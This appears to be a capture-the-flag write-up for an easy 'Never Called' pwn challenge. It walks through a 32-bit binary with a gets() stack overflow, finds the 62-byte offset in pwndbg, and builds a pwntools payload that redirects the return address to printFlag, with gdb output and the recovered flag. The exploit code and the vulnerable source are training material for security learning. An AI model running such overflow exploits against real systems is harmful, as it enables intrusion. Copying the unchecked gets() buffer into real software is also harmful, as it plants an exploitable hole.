


PWN - Never Called (Easy)

I made a C program and in the program the method to get the flag is never called.
How will you get it this time?
ASLR is off on the server.

Open the source file in IDA. Let's see what functions are there. We find the functions main, getMessage and printFlag.



main
getMessage
printFlag

Let's see what the main function does. The main function calls another function, getMessage. Now let's have a look at what's there.

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
    puts("Starting program");
    getMessage();
    printf("back.");
    printf("Exiting!");
    exit(0);
}
```

The getMessage function reads the string entered by the user. And that's it. To call the printFlag function we need to overwrite the return address from the getMessage function.

```
void getMessage()
{
    char string[50]; // [esp+Eh] [ebp-3Ah] BYREF

    printf("Enter your name: ");
    gets(string);
    printf("Hello, %s\n", string);
}
```

```
void printFlag()
{
    char buff[1024]; // [esp+Ch] [ebp-40Ch] BYREF
    FILE *f; // [esp+40Ch] [ebp-Ch]

    f = fopen("flag.txt", "r");
    fgets(buff, 1024, f);
    printf("Your flag: %s\n", buff);
    fclose(f);
}
```

Now we will need a debugger. Because ASLR is disabled on the server, we need to disable it on the workstation before studying it as well (this can be found on Google). We will use gdb with pwndbg plugin as debuggers. Let's start gdb.

```
gdb ./never_called.out
```

Let's run the program and try to enter 100 characters. The pwndbg plugin indicates that the wrong return address is **0x61716161**.

```
pwndbg> cyclic(100)
aaaaabaaacaaadaaaeeaaafaaagaaahaaiaaaajaakaaalaaamaaaanaaaooapaaqaaaraaaasaataaaauaaavaawaaaxaaayaaa
pwndbg> run
Starting program: /home/.../never_called.out
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Starting program
Enter your name: aaaaabaaacaaadaaaeeaaafaaagaaahaaiaaaajaakaaalaaamaaaanaaaooapaaqaaaraaaasaataaaauaaavaawaaaxaaayaaa
Hello, aaaaabaaacaaadaaaeeaaafaaagaaahaaiaaaajaakaaalaaamaaaanaaaooapaaqaaaraaaasaataaaauaaavaawaaaxaaayaaa

Program received signal SIGSEGV, Segmentation fault.
0x61716161 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
*EAX 0x6c
*EBX 0x616f6161 ('aaoa')
*ECX 0x0
*EDX 0xf7fc2540 -- 0xf7fc2540
*EDI 0xf7ffcb80 (_rtld_global_ro) -- 0x0
*ESI 0x56558ec4 (__do_global_ctors_aux_fini_array_entry) -- 0x565561a0 (__do_global_ctors_aux) -- endbr32
*EBP 0x61706161 ('aapa')
*ESP 0xffffcfff -- 'aaaaaaasaaataaaauaaavaawaaaxaaayaaa'
*EIP 0x61716161 ('aaqa')
Invalid address 0x61716161
[ DISASM / i386 / set emulate on ]
```

The EIP register tells the computer the address of the next command. By successfully overwriting it we can count that **offset is 62**.

```
pwndbg> cyclic -l 0x61716161
Finding cyclic pattern of 4 bytes: b'aaqa' (hex: 0x61617161)
Found at offset 62
```

Now we need to get the address of the beginning of the printFlag function. To get the start address of the printFlag function, we have to disassemble it. The address of the printFlag function is **0x565562ab**.

```

pwndbg> disassemble printFlag
Dump of assembler code for function printFlag:
0x565562ab <+0>:  push    ebp
0x565562ac <+1>:  mov     ebp,esp
0x565562ae <+3>:  push    ebx
0x565562af <+4>:  sub     esp,0x414
0x565562b5 <+10>: call    0x56556100 <__x86.get_pc_thunk.bx>
0x565562ba <+15>:  add     ebx,0x2d06
0x565562c0 <+21>:  sub     esp,0x8
0x565562c3 <+24>:  lea     eax,[ebx-0x1f7b]
0x565562c9 <+30>:  push    eax
0x565562ca <+31>:  lea     eax,[ebx-0x1f79]
0x565562d0 <+37>:  push    eax
0x565562d1 <+38>:  call    0x565560b0 <fopen@plt>
0x565562d6 <+43>:  add     esp,0x10
0x565562d9 <+46>:  mov     DWORD PTR [ebp-0xc],eax
0x565562dc <+49>:  sub     esp,0x4
0x565562df <+52>:  push    DWORD PTR [ebp-0xc]
0x565562e2 <+55>:  push    0x400
0x565562e7 <+60>:  lea     eax,[ebp-0x40c]
0x565562ed <+66>:  push    eax
0x565562ee <+67>:  call    0x56556070 <fgets@plt>
0x565562f3 <+72>:  add     esp,0x10
0x565562f6 <+75>:  sub     esp,0x8
0x565562f9 <+78>:  lea     eax,[ebp-0x40c]
0x565562ff <+84>:  push    eax
0x56556300 <+85>:  lea     eax,[ebx-0x1f70]
0x56556306 <+91>:  push    eax
0x56556307 <+92>:  call    0x56556050 <printf@plt>
0x5655630c <+97>:  add     esp,0x10
0x5655630f <+100>: sub     esp,0xc
0x56556312 <+103>: push    DWORD PTR [ebp-0xc]
0x56556315 <+106>: call    0x56556080 <fclose@plt>
0x5655631a <+111>: add     esp,0x10
0x5655631d <+114>: nop
0x5655631e <+115>: mov     ebx,DWORD PTR [ebp-0x4]
0x56556321 <+118>: leave
0x56556322 <+119>: ret

```

For writing exploitation in PWN tasks we usually use the python3 library - pwntools. Let's create an exploitation template with the following command:

```
pwn template never_called.out --host 213.133.103.186 --port 32867 > nev_call.py
```

To get the flag we need to send 62 characters and after the start address of the printFlag function. The resulting payload will be as follows:

```

offset = 62
payload = flat(
    b'A' * offset,
    p32(0x565562ab),
)

```

Now let's run the exploit with a command:

```
python3 nev_call.py DEBUG
```

And we get the flag!

```
[DEBUG] Received 0x76 bytes:
00000000 48 65 6c 6c 6f 2c 20 41 41 41 41 41 41 41 41 |Hell|o, A|AAAA|AAAA|
00000010 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000040 41 41 41 41 41 ab 62 55 56 0d 0a 59 6f 75 72 20 |AAAA|A·bU|V··Y|our|
00000050 66 6c 61 67 3a 20 62 75 63 6b 65 74 7b 35 74 34 |flag|: bu|cket|{5t4|
00000060 63 6b 5f 35 6d 34 35 68 33 72 5f 39 37 34 63 39 |ck_5|m45h|3r_9|74c9|
00000070 31 61 35 7d 0d 0a                                |1a5}|··|
00000076                                     return start_local(argv, *a, **kw)
```

Flag: **bucket{5t4ck_5m45h3r_974c91a5}**